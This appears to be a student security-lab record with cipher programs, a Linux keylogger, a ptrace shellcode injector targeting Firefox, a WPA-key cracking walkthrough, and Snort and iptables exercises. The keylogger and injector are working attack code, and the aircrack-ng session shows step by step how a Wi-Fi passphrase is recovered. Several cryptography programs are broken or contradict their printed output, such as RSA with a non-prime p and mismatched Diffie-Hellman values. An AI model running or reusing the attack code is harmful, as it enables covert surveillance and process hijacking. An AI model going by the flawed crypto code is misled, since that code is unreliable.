EXP NO :1 **DATE:**

CAESAR CIPHER

Aim: To implement encryption algorithm using Caesar Cipher technique.

Algorithm:

- Step 1: Prompt the user to enter a message to encrypt (text) and the encryption key (key).
- Step 2: Iterate through each character in text, applying the Caesar Cipher encryption.
- Step 3: Print the encrypted message.

Program:

```
#include <stdio.h>
int main()
{     char text[500];
int key;

   printf("Enter a message to encrypt: ");
scanf("%s", text);

   printf("Enter the key: ");
   scanf("%d", &key);

   for (int i = 0; text[i] != '\0'; ++i)
{        char ch = text[i];

       if ('a' <= ch && ch <= 'z')
ch = (ch - 'a' + key) % 26 + 'a';
else if ('A' <= ch && ch <= 'Z')
```

```
ch = (ch - 'A' + key) % 26 + 'A';
else if ('0' <= ch && ch <= '9')
        ch = (ch - '0' + key) % 10 + '0';

    text[i] = ch;
  }

  printf("Encrypted message: %s", text);

  return 0;
}
```

Output:

```
/tmp/VppNpPHbT9.o
Enter a message to encrypt: superman
Enter the key: 2
Encrypted message: uwrgtocp

=== Code Execution Successful ===
```

Result:

EXP NO:2 **DATE:**

PLAYFAIR CIPHER

Aim: To implement an encryption algorithm using Playfair Cipher technique.

Algorithm:

- Step 1: "Algorithm" (as the key) and "ulroaliocvrx" (as the encrypted text).
- Step 2: Remove spaces and convert to lowercase.
- Step 3: Create a 5x5 key table based on the modified key.
- Step 4: Apply Playfair Cipher decryption to the encrypted text using the generated key table.
- Step 5: Display the deciphered text.

Program:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>   #define
SIZE 30
void toLowerCase(char plain[], int ps)
{
   int i;
   for (i = 0; i < ps; i++) {
      if (plain[i] > 64 && plain[i] < 91)
         plain[i] += 32;
   }
}
int removeSpaces(char* plain, int ps)
{
   int i, count = 0;
   for (i = 0; i < ps; i++)        if
(plain[i] != ' ')
plain[count++] = plain[i];
```

```
plain[count] = '\0';     return
count;
}
void generateKeyTable(char key[], int ks, char keyT[5][5])
{
   int i, j, k, flag = 0, *dicty;
   dicty = (int*)calloc(26, sizeof(int));

   for (i = 0; i < ks; i++)
{        if (key[i] != 'j')
dicty[key[i] - 97] = 2;
   }
   dicty['j' - 97] = 1;
   i = 0;
j = 0;
   for (k = 0; k < ks; k++)
{        if (dicty[key[k] - 97] == 2)
{           dicty[key[k] - 97] -= 1;
keyT[i][j] = key[k];
          j++;
if (j == 5)
{               i++;
j = 0;
          }
       }
   }
   for (k = 0; k < 26; k++)
{        if (dicty[k] == 0)
{           keyT[i][j] = (char)(k +
97);
          j++;
if (j == 5)
{               i++;
             j = 0;
          }
```

```
        }
    }
}
void search(char keyT[5][5], char a, char b, int arr[])
{
    int i, j;       if (a
== 'j')         a = 'i';
else if (b == 'j')
b = 'i';

    for (i = 0; i < 5; i++)
{         for (j = 0; j < 5; j++)
{             if (keyT[i][j] == a)
{                 arr[0] = i;
arr[1] = j;
            }
            else if (keyT[i][j] == b) {
                arr[2] = i;
arr[3] = j;
            }
        }
    }
} int mod5(int a)
{     if (a < 0)
a += 5;     return
(a % 5);
}
void decrypt(char str[], char keyT[5][5], int ps) {
    int i, a[4];      for (i = 0; i < ps; i += 2)
{         search(keyT, str[i], str[i + 1], a);
if (a[0] == a[2]) {             str[i] =
keyT[a[0]][mod5(a[1] - 1)];
            str[i + 1] = keyT[a[0]][mod5(a[3] - 1)];
        }
```

```
        else if (a[1] == a[3]) {            str[i] =
keyT[mod5(a[0] - 1)][a[1]];
            str[i + 1] = keyT[mod5(a[2] - 1)][a[1]];
        }         else {             str[i]
= keyT[a[0]][a[3]];
            str[i + 1] = keyT[a[2]][a[1]];
        }
    }
}

void decryptByPlayfairCipher(char str[], char key[])
{     char ps, ks, keyT[5][5];
ks = strlen(key);     ks =
removeSpaces(key, ks);
toLowerCase(key, ks);     ps =
strlen(str);     toLowerCase(str,
ps);     ps = removeSpaces(str,
ps);

    generateKeyTable(key, ks, keyT);

    decrypt(str, keyT, ps);
}

int main()
{
    char str[SIZE], key[SIZE];

     strcpy(key, "SRIPRASATH");
printf("Key text: %s\n", key);
strcpy(str, "ulroaliocvrx");
    printf("Plain text: %s\n", str);

        decryptByPlayfairCipher(str, key);
```

```
    printf("Deciphered text: %s\n", str);

    return 0;
}
```

Output:

```
/tmp/xRelxEb2Uc.o
Key text: SRIPRASATH
Plain text: ulroaliocvrx
Deciphered text: ldinzdxgtyiw


=== Code Execution Successful ===
```

Result:

EXP NO:3 **DATE:**

RAIL FENCE CIPHER

Aim: To implement an encryption algorithm using Rail Fence Cipher technique.

Algorithm:

- Step 1: Declare msg and key, initializing msg with the original message, and set key to the desired rail fence key.
- Step 2: Create railMatrix with dimensions [key][msgLen], initializing elements with newline characters.
- Step 3: Iterate through msg, placing characters in railMatrix based on the Rail Fence Cipher pattern, updating row and col.
- Step 4:Print the encrypted message by traversing railMatrix, excluding newline characters.
- Step 5:Return 0 for successful execution and program termination.

Program:

```
#include<stdio.h>
#include<string.h>

void encryptMsg(char msg[], int key){
   int msgLen = strlen(msg), i, j, k = -1, row = 0, col = 0;
char railMatrix[key][msgLen];

   for(i = 0; i < key; ++i)
for(j = 0; j < msgLen; ++j)
          railMatrix[i][j] = '\n';

   for(i = 0; i < msgLen; ++i){
      railMatrix[row][col++] = msg[i];
```

```
        if(row == 0 || row == key-1)
            k= k * (-1);
        row = row + k;
    }

    printf("\nEncrypted Message: ");

    for(i = 0; i < key; ++i)         for(j = 0;
j < msgLen; ++j)
if(railMatrix[i][j] != '\n')
printf("%c", railMatrix[i][j]);
} int
main(){
    char msg[] = "This is SRIPRASATH";
    int key = 3;
    printf("Original Message: %s", msg);
encryptMsg(msg, key);     return 0;
}
```

Output:

```
/tmp/RS0QxMwehg.o
Original Message: This is Sriprasath
Encrypted Message: T Srthsi rpaahisis

=== Code Execution Successful ===
```

Result:

EXP NO:4 **DATE:**

RSA

Aim : To implement an encryption algorithm using Rsa.

Algorithm:

- Step 1: Select two large prime numbers, p and q. ● Step 2: Calculate the modulus, n = p * q.
- Step 3: Compute Euler's totient function, φ(n) = (p - 1) * (q - 1).
- Step 4: Choose a public exponent, e, such that 1 < e < φ(n) and gcd(e, φ(n)) =
  1.
- Step 5: Compute the private exponent, d, such that (d * e) mod φ(n) = 1.
- Step 6: Convert the plaintext message into a numerical representation, usually using ASCII values or Unicode.
- Step 7: Encrypt the message by computing ciphertext, c, using the formula c = (msg^e) mod n.
- Step 8: Print the encrypted data.
- Step 9: Decrypt the ciphertext by computing the original message, m, using the formula m = (c^d) mod n.
- Step 10: Print the original message.
- Step 11: Return 0 for successful execution and program termination.

Program:

```
import java.io.*;
import java.math.*;
import java.util.*;
public class GFG {
        public static double gcd(double a, double h)
        {
                double temp;
```

```
                while (true) {
        temp = a % h;
if (temp == 0)
return h;
a = h;

h = temp;
                }
        }
public static void main(String[] args)
        {
                double p = 9;
               double q = 5;
                double n = p * q;
                double e = 2;
                double phi = (p - 1) * (q - 1);
                while (e < phi) {
                        if (gcd(e, phi) == 1)
                                break;
                        else
                              e++;
                }
                int k = 2;
                double d = (1 + (k * phi)) / e;


                double msg = 12;

                System.out.println("Message data = " + msg);


                double c = Math.pow(msg, e);
                 c = c % n;
                System.out.println("Encrypted data = " + c);
               double m = Math.pow(c, d);
```

```
            m = m % n;
             System.out.println("Original Message Sent = " + m);
        }
}
```

Output:

```
java -cp /tmp/RgOMJoXiEh/GFG
Message data = 12.0
Encrypted data = 18.0
Original Message Sent = 29.0

=== Code Execution Successful ===
```

Result:

EXP NO:5 **DATE:**

DIFFIE-HELLMAN KEY EXCHANGE

Aim: To implement Diffie-Hellman key exchange using C.

Algorithm:

- Step 1: Choose a large prime number P and a primitive root modulo (P), denoted as (G). Both parties agree on these values.
- Step 2: Alice chooses a private key (a), while Bob chooses a private key (b). These private keys are kept secret.
- Step 3: Alice calculates her public key (x) using (x = G^a mod P), and Bob calculates his public key (y) using (y = G^b mod P).
- Step 4: Alice sends her public key (x) to Bob, and Bob sends his public key (y) to Alice.
- Step 5: Using the received public keys, Alice computes the secret key (ka) using (ka = y^a mod P), and Bob computes the secret key (kb) using (kb = x^b mod P).
- Step 6: Both Alice and Bob now have the same shared secret key.
- Step 7: They can now communicate securely using the shared secret key for encryption and decryption.
- Step 8: The security of the Diffie-Hellman Key Exchange relies on the difficulty of calculating discrete logarithms in finite fields.

Program:

```
#include <math.h>
#include <stdio.h>
long long int power(long long int a, long long int b,long long int P)
{
        if (b == 1)
                return a;
        else
                return (((long long int)pow(a, b)) % P);
```

```
}
int main()
{
        long long int P, G, x, a, y, b, ka, kb;
        P = 23;
        printf("The value of P : %lld\n", P);
        G = 9;
 printf("The value of G : %lld\n\n", G);  a = 4;
        printf("The private key a for Alice : %lld\n", a);
x       = power(G, a, P);
        b = 3;
        printf("The private key b for Bob : %lld\n\n", b);
y       = power(G, b, P);
        ka = power(y, a, P);
        kb = power(x, b, P);
        printf("Secret key for the Alice is : %lld\n", ka);
 printf("Secret Key for the Bob is : %lld\n", kb);  return 0;
}
```

Output:

```
/tmp/6Ex6MzCUmw.o
The value of P : 21
The value of G : 7

The private key a for Alice : 3
The private key b for Bob : 3

Secret key for the Alice is : 7
Secret Key for the Bob is : 7


=== Code Execution Successful ===
```

Result:

EXP NO:6 **DATE:**

DSA

Aim: To implement Digital Signature Algorithm (DSA) using C.

Algorithm:

- Step 1: Include the necessary header files #include <stdio.h> and #include <math.h>.
- Step 2: Declare the required variables for the program, including integers for prime numbers, private keys, hash value, and computed values like gg, rr, and ss.
- Step 3: Prompt the user to enter the prime number pp and the prime divisor qq of (p−1) (p−1). Also, prompt the user to enter hh such that it's greater than 1 and less than (p−1)(p−1).
- Step 4: Calculate gg using the function power(h,t,p).
- Step 5: Prompt the user to enter their private key xx and per-message secret key kk. Also, prompt the user to enter the hash value MM.
- Step 6: Compute rr and ss values for the signature using the provided formulas.
- Step 7: Print the computed values of gg, yy, rr, and ss.
- Step 8: Define the power function to calculate the power of a number modulo pp.
- Step 9: Define the multiplicativeInverse function to find the multiplicative inverse of a number modulo nn.

Program:

```
#include <stdio.h>
#include <math.h>
 int power(int,unsigned int,int);
 intmultiplicativeInverse(int,int,int);
int main() {
int p,q,h,g,r,s,t,x,y,z,k,inv,hash;
```

```
printf("\nEnter prime number p and enter q prime divisor of (p-1): ");
scanf("%d %d",&p,&q);
printf("\nEnter h such that it greater than 1 and less than (p-1): ");
scanf("%d",&h); g = power(h,t,p);
printf("\nEnter user's private key such that it is greater than 0 and less than q : ");
scanf("%d",&x);
printf("\nEnter user's per-message secret key k such that it is greater than 0 and less
than q : ");
scanf("%d",&k);
printf("\nEnter the hash(M) value : ");
scanf("%d",&hash);
r = z % q; inv = multiplicativeInverse(k,q,p);
s = inv * (hash + x * r) % q;
printf("\n*********Computed Values*********");
printf("\ng = %d",g); printf("\ny = %d",y);
printf("\nGenerated Signature Sender = (%d, %d) \n",r,s);
}
int power(int x, unsigned int y, int p)
{ int res =
1;  x =
x % p;
{
res = (res * x) % p;
} return
res; }
int multiplicativeInverse(int a, int b, int n)
{
int sum,x,y; for(y=0;y<n;y++)
{
for(x=0;x<n;x++)
{
sum = a * x + b * (-y);
if(sum == 1) return
x;
}
```

```
}
}
```

Output:

```
/tmp/RlSBPZ6YGG.o

Enter prime number p and enter q prime divisor of (p-1): 9
9

Enter h such that it greater than 1 and less than (p-1): 6

Enter user's private key such that it is greater than 0 and less than q : 4

Enter user's per-message secret key k such that it is greater than 0 and less than q :
    3

Enter the hash(M) value : 1

*********Computed Values*********
g = 6
y = 0
Generated Signature Sender = (6, 0)


=== Code Execution Successful ===
```

Result:

EXP NO:7 **DATE:**

KEYLOGGERS

Aim: To write a python program to implement keylogger to record keystrokes in Linux.

Algorithm:

- Step 1: Check if python-xlib is installed. If not, type the command: `dnf install python-xlib -y`.
- Step 2: Run the pyxhook file using the command: `python pyxhook.py`.
- Step 3: Create a file named `key.py`.
- Step 4: Run `key.py` to record all keystrokes.
- Step 5: Open the `file.log` file to view all the recorded keystrokes.

Program:

```
import os
import pyxhook

log_file = os.environ.get('pylogger_file', os.path.expanduser('~/Desktop/file.log'))

cancel_key = ord(os.environ.get('pylogger_cancel', '`')[0])

if os.environ.get('pylogger_clean', None) is not None:
try:
    os.remove(log_file)
except EnvironmentError:
pass

def OnKeyPress(event):
with open(log_file, 'a') as f:
    f.write('{}\n'.format(event.Key))
```

```
new_hook = pyxhook.HookManager()
new_hook.KeyDown = OnKeyPress

new_hook.HookKeyboard()

try:
   new_hook.start() except KeyboardInterrupt:     pass
except Exception as ex:     msg = 'Error while
catching events:\n{}'.format(ex)     with open(log_file,
'a') as f:
       f.write('\n{}'.format(msg))
```

Output:

```
w w w
period
h d
f c b a
n k
period
c
o m
Return
3
0
0
9
1
2
3
Shift_L
I n
d
```

i a
9
0 Shift_L
dollar
percent

Result:

EXP NO:8 **DATE:**

PROCESS CODE INJECTION

Aim: To do process code injection on Firefox using ptrace system call

Algorithm:

- Step 1: Find out the PID of the running Firefox program.
- Step 2: Create the code injection file.
- Step 3: Get the PID of Firefox from the command line arguments.
- Step 4: Allocate memory buffers for the shellcode.
- Step 5: Attach to the victim process with PTRACE_ATTACH.
- Step 6: Get the register values of the attached process.
- Step 7: Use PTRACE_POKETEXT to insert the shellcode.
- Step 8: Detach from the victim process using PTRACE_DETACH.

Program:

```
# include <stdio.h>
# include <stdlib.h>
# include <string.h>
# include <unistd.h>
# include <sys/wait.h>
# include <sys/ptrace.h>
# include <sys/user.h>

char shellcode[] = {
   "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
   "\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
};

void header() {
   printf("----Memory bytecode injector\n");
}
```

```
int main(int argc, char** argv)
{    int i, size, pid = 0;    struct
user_regs_struct reg;    char*
buff;

   header();    pid =
atoi(argv[1]);    size =
sizeof(shellcode);    buff =
(char*)malloc(size);
memset(buff, 0x0, size);
   memcpy(buff, shellcode, sizeof(shellcode));

   ptrace(PTRACE_ATTACH, pid, 0, 0);
   wait((int*)0);

   ptrace(PTRACE_GETREGS, pid, 0, &reg);
   printf("Writing EIP 0x%x, process %d\n", reg.eip, pid);

   for (i = 0; i < size; i++) {
      ptrace(PTRACE_POKETEXT, pid, reg.eip + i, *(int*)(buff + i));
   }

   ptrace(PTRACE_DETACH, pid, 0, 0);
   free(buff);
return 0;
}
```

Output:

```
----Memory bytecode injector
Writing EIP 0x12345678, process 12345
```

Result:

Exp. No.: 9a **Date:**

STUDY OF KALI LINUX DISTRIBUTION

Aim:

To study about Kali Linux: an advanced penetrating testing and security auditing Linux distribution.

Description:

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools aimed at various information security tasks, such as Penetration Testing, Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company. Kali Linux was released on the 13th March, 2013 as a complete, top-to-bottom rebuild of BackTrack Linux, adhering completely to Debian development standards. Features are listed below-

•More than 600 penetration testing tools

•Free and Open Source Software

•Open source Git tree: All of the source code which goes into Kali Linux is available for anyone who wants to tweak or rebuild packages to suit their specific needs. •FHS compliant: It adheres to the Filesystem Hierarchy Standard, allowing Linux users to easily locate binaries, support files, libraries, etc.

•Wide-ranging wireless device support: A regular sticking point with Linux distributions has been support for wireless interfaces. Kali Linux supports many wireless devices.

•Custom kernel, patched for injection: As penetration testers, the development team often needs to do wireless assessments and Kali Linux kernel has the latest injection patches included.

•Developed in a secure environment: The Kali Linux team is made up of a small group of individuals who are the only ones trusted to commit packages and interact with the repositories, all of which is done using multiple secure protocols. •GPG signed packages and repositories: Every package in Kali Linux is signed by each individual developer who built and committed it, and the repositories subsequently sign the packages as well.

•Multi-language support: It has multilingual support, allowing more users to operate in their native language and locate the tools they need for the job.

•Completely customizable: It can be customized to the requirements of the users.

•ARMEL and ARMHF support: It is suitable for ARM-based single-board systems like the Raspberry Pi and BeagleBone Black.

Security Tools:

Kali Linux includes many well known security tools and are listed below-

•Nmap

•Aircrack-ng

•Kismet

•Wireshark

•Metasploit Framework

•Burp suite

•John the Ripper

•Social Engineering Toolkit

•Airodump-ng

Aircrack-ng Suite:

It is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security:

•Monitoring: Packet capture and export of data to text files for further processing by third party tools.

•Attacking: Replay attacks, deauthentication, fake access points and others via packet injection.

•Testing: Checking WiFi cards and driver capabilities (capture and injection).

Cracking: WEP and WPA PSK (WPA 1 and 2).

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eComStation 2.

Result:

Exp. No.: 9b **Date:**

WIRELESS AUDIT

Aim:

To perform wireless audit on Access Point and decrypt WPA keys using aircrackng tool in Kalilinux OS.

Algorithm:

1.Check the current wireless interface with iwconfig command.
2.Get the channel number, MAC address and ESSID with iwlist command.
3.Start the wireless interface in monitor mode on specific AP channel with airmonng.
4.If processes are interfering with airmon-ng then kill those process.
5.Again start the wireless interface in monitor mode on specific AP channel withairmon-ng.
6.Start airodump-ng to capture Initialization Vectors(IVs).
7.Capture IVs for atleast 5 to 10 minutes and then press Ctrl + C to stop the operation.
8.List the files to see the captured files
9.Run aircrack-ng to crack key using the IVs collected and using the dictionary file rockyou.txt
10.If the passphrase is found in dictionary then Key Found message displayed; else print Key Not Found.

Output:

root@kali:~# iwconfig eth0
no wireless extensions.

wlan0 IEEE 802.11bgn ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm Retry short limit:7 RTS thr:off Fragment thr:off Encryption key:off Power Management:off lo no wireless extensions.

```
root@kali:~# iwlist wlan0 scanning wlan0
Scan completed :
Cell 01 - Address: 14:F6:5A:F4:57:22
Channel:6
Frequency:2.437 GHz (Channel 6) Quality=70/70 Signal level=-27 dBm
Encryption key:on ESSID:"BENEDICT"
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s
Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s
36 Mb/s; 48 Mb/s; 54 Mb/s

Mode:Master Extra:tsf=00000000425b0a37 Extra: Last beacon: 548ms ago IE:
WPA Version 1
Group Cipher : TKIP
Pairwise Ciphers (2) : CCMP TKIP Authentication Suites (1) : PSK

root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after a short period of time,
you may want to kill (some of) them!

PID Name
1148 NetworkManager
1324 wpa_supplicant

PHY Interface       Driver          Chipset
phy0 wlan0 ath9k_htc      Atheros Communications, Inc. AR9271 802.11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"

root@kali:~# airmon-ng check kill Killing
these processes:
```

```
PID Name
1324 wpa_supplicant

root@kali:~# airmon-ng start wlan0

PHY Interface       Driver          Chipset
phy0 wlan0 ath9k_htc      Atheros Communications, Inc. AR9271 802.11n

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# airodump-ng -w atheros -c 6 --bssid 14:F6:5A:F4:57:22 wlan0mon
CH 6 ][ Elapsed: 5 mins ][ 2016-10-05 01:35 ][ WPA handshake: 14:F6:5A:F4:57:
BSSID         PWR RXQ Beacons           #Data, #/s CH MB ENC CIPHER AUTH E
14:F6:5A:F4:57:22 -31 100 3104  10036 0 6 54e. WPA CCMP PSK B
BSSID             STATION PWR Rate Lost Frames Probe 14:F6:5A:F4:57:22
        70:05:14:A3:7E:3E         -32     2e-              0                0        10836

root@kali:~# ls -l total
10348
-rw-r--r-- 1 root root 10580359 Oct 5 01:35 atheros-01.cap
-rw-r--r-- 1 root root        481 Oct 5 01:35 atheros-01.csv
-rw-r--r-- 1 root root        598 Oct 5 01:35 atheros-01.kismet.csv
-rw-r--r-- 1 root root        2796 Oct 5 01:35 atheros-01.kismet.netxml


root@kali:~# aircrack-ng -a 2 atheros-01.cap -w /usr/share/wordlists/rockyou.txt
[00:00:52] 84564 keys tested (1648.11 k/s)

KEY FOUND! [ rec12345 ]

Master Key :          CA 53 9B 5C 23 16 70 E4 84 53 16 9E FB 14 77 49 A9 7AA0
2D 9F BB 2B C3 8D 26 D2 33 54 3D 3A 43

Transient Key : F5 F4 BA AF 57 6F 87 04 58 02 ED 18 62 37 8A 53
```

38 86 F1 A2 CA 0D 4A 8D D6 EC ED 0D 6C 1D C1 AF
81 58 81 C2 5D 58 7F FA DE 13 34 D6 A2 AE FE 05 F6 53 B8 CA A0 70 EC 02
1B EA 5F 7A DA 7A EC 7D

EAPOL HMAC 0A 12 4C 3D ED BD EE C0 2B C9 5A E3 C1 65 A8 5C

Result:

Exp. No.: 10 **Date:**

SNORT IDS

Aim:

To demonstrate Intrusion Detection System (IDS) using snort tool.

Algorithm:

1.Download and extract the latest version of daq and snort 2.Install development packages - libpcap and pcre.
3.Install daq and then followed by snort.
4.Verify the installation is correct.
5.Create the configuration file, rule file and log file directory
6.Create snort.conf and icmp.rules files
7.Execute snort from the command line
8.Ping to yahoo website from another terminal
9.Watch the alert messages in the log files

Output:

[root@localhost security lab]# cd /usr/src
[root@localhost security lab]# wget https://www.snort.org/downloads/snort/daq-2.0.7.tar.gz [root@localhost security lab]# wget https://www.snort.org/downloads/snort/snort- 2.9.16.1.tar.gz
[root@localhost security lab]# tar xvzf daq-2.0.7.tar.gz
[root@localhost security lab]# tar xvzf snort-2.9.16.1.tar.gz [root@localhost security lab]# yum install libpcap* pcre* libdnet* -y [root@localhost security lab]# cd daq-2.0.7
[root@localhost security lab]# . /configure [root@localhost security lab]# make
[root@localhost security lab]# make install

[root@localhost security lab]# cd snort-2.9.16.1 [root@localhost security lab]# . /configure [root@localhost security lab]# make [root@localhost security lab]# make install [root@localhost security lab]# snort --version ,,_ -*> Snort! <*-o")~ Version 2.9.8.2 GRE (Build 335)

"" By Martin Roesch & The SnortTeam: http://www.snort.org/contact#team
Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved. Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.7.3
Using PCRE version: 8.38 2015-11-23 Using ZLIB version: 1.2.8
[root@localhost security lab]# mkdir /etc/snort
[root@localhost security lab]# mkdir /etc/snort/rules

[root@localhost security lab]# mkdir /var/log/snort
[root@localhost security lab]# vi /etc/snort/snort.conf add
this line- include /etc/snort/rules/icmp.rules

[root@localhost security lab]# vi /etc/snort/rules/icmp.rules alert icmp
any any -> any any (msg:"ICMP Packet"; sid:477; rev:3;)
[root@localhost security lab]# snort -i enp3s0 -c /etc/snort/snort.conf -l
/var/log/snort/ Another terminal
[root@localhost security lab]# ping www.yahoo.com Ctrl + C
[root@localhost security lab]# vi /var/log/snort/alert

[**] [1:477:3] ICMP Packet [**] [Priority: 0]
10/06-15:03:11.187877 192.168.43.148 -> 106.10.138.240
ICMP TTL:64 TOS:0x0 ID:45855 IpLen:20 DgmLen:84 DF Type:8 Code:0
ID:14680 Seq:64 ECHO

[**] [1:477:3] ICMP Packet [**] [Priority: 0]
10/06-15:03:11.341739 106.10.138.240 -> 192.168.43.148
ICMP TTL:52 TOS:0x38 ID:2493 IpLen:20 DgmLen:84 Type:0 Code:0 ID:14680
Seq:64 ECHO REPLY

[**] [1:477:3] ICMP Packet [**] [Priority: 0]
10/06-15:03:12.189727 192.168.43.148 -> 106.10.138.240
ICMP TTL:64 TOS:0x0 ID:46238 IpLen:20 DgmLen:84 DF Type:8 Code:0
ID:14680 Seq:65 ECHO

[**] [1:477:3] ICMP Packet [**] [Priority: 0]

10/06-15:03:12.340881 106.10.138.240 -> 192.168.43.148
ICMP TTL:52 TOS:0x38 ID:7545 IpLen:20 DgmLen:84 Type:0 Code:0 ID:14680
Seq:65 ECHO REPLY

Result:

Exp. No.: 11 **Date:**

INSTALL AND CONFIGURE IPTABLES FIREWALL

Aim: To install iptables and configure it for variety of options.

Common Configurations & outputs:

1.Start/stop/restart firewalls

```
[root@localhost ~]# systemctl start firewalld
[root@localhost ~]# systemctl restart firewalld
[root@localhost ~]# systemctl stop firewalld
[root@localhost ~]#
```

2.Check all exitsting IPtables Firewall Rules

```
[root@localhost ~]# iptables -L -n -v
[root@localhost ~]#
```

3.Block specific IP Address(eg. 172.16.8.10) in IPtables Firewall

```
[root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j DROP
[root@localhost ~]#
```

4.Block specifig port on IPtables Firewall

```
[root@localhost ~]# iptables -A OUTPUT -p tcp --dport xxx -j DROP
[root@localhost ~]#
```

5.Allow specific network range on particular port on iptables

```
[root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport xxx -j
ACCEPT
 [root@localhost ~]#
```

6.Block Facebook on IPTables

[root@localhost ~]# host facebook.com facebook.com has address 157.240.24.35 facebook.com has IPv6 address 2a03:2880:f10c:283:face:b00c:0:25de facebook.com mail is handled by 10 smtpin.vvv.facebook.com.

[root@localhost ~]# whois 157.240.24.35 | grep CIDR CIDR: 157.240.0.0/16
[root@localhost ~]#

[root@localhost ~]# whois 157.240.24.35 [Querying whois.arin.net]
[whois.arin.net] #
ARIN WHOIS data and services are subject to the Terms of Use # available at: https://www.arin.net/resources/registry/whois/tou/ #
If you see inaccuracies in the results, please report at
https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
Copyright 1997-2019, American Registry for Internet Numbers, Ltd.

NetRange: 157.240.0.0 - 157.240.255.255 CIDR: 157.240.0.0/16
NetName: THEFA-3 NetHandle: NET-157-240-0-0-1
Parent: NET157 (NET-157-0-0-0-0) NetType:
Direct Assignment OriginAS:
Organization: Facebook, Inc. (THEFA-3) RegDate: 2015-05-14
Updated: 2015-05-14
Ref: https://rdap.arin.net/registry/ip/157.240.0.0
OrgName: Facebook, Inc. OrgId: THEFA-3
Address: 1601 Willow Rd. City: Menlo Park StateProv: CA
PostalCode: 94025 Country: US RegDate: 2004-08-11
Updated: 2012-04-17
Ref: https://rdap.arin.net/registry/entity/THEFA-3

OrgTechHandle: OPERA82-ARIN OrgTechName: Operations OrgTechPhone: +1-650-543-4800 OrgTechEmail: domain@facebook.com
OrgTechRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN

OrgAbuseHandle: OPERA82-ARIN OrgAbuseName: Operations OrgAbusePhone: +1-650-543-4800 OrgAbuseEmail: domain@facebook.com
OrgAbuseRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN

#
ARIN WHOIS data and services are subject to the Terms of Use # available at: https://www.arin.net/resources/registry/whois/tou/

#
If you see inaccuracies in the results, please report at
https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
Copyright 1997-2019, American Registry for Internet Numbers, Ltd.

[root@localhost ~]# iptables -A OUTPUT -p tcp -d 157.240.0.0/16 -j DROP Open browser and check whether http://facebook.com is accessible

To allow facebook use -D instead of -A option
[root@localhost ~]# iptables -D OUTPUT -p tcp -d 157.240.0.0/16 -j DROP
[root@localhost ~]#

6.Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)
[root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j DROP
[root@localhost ~]#

7.Save IPtables rules to a file
[root@localhost ~]# iptables-save > ~/iptables.rules
[root@localhost ~]# vi iptables.rules
[root@localhost ~]#

8.Restrict number of concurrent connections to a Server(Here restrict to 3 connections only)

[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit -connlimit-above 3 -j REJECT

9.Disable outgoing mails through IPtables

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j REJECT
[root@localhost ~]#

10.Flush IPtables Firewall chains or rules

[root@localhost ~]# iptables -F [root@localhost ~]#

Result:

Ex. No.: 12 **Date:**

MITM ATTACK WITH ETTERCAP

Aim: To initiate a MITM attack using ICMP redirect with Ettercap tool.

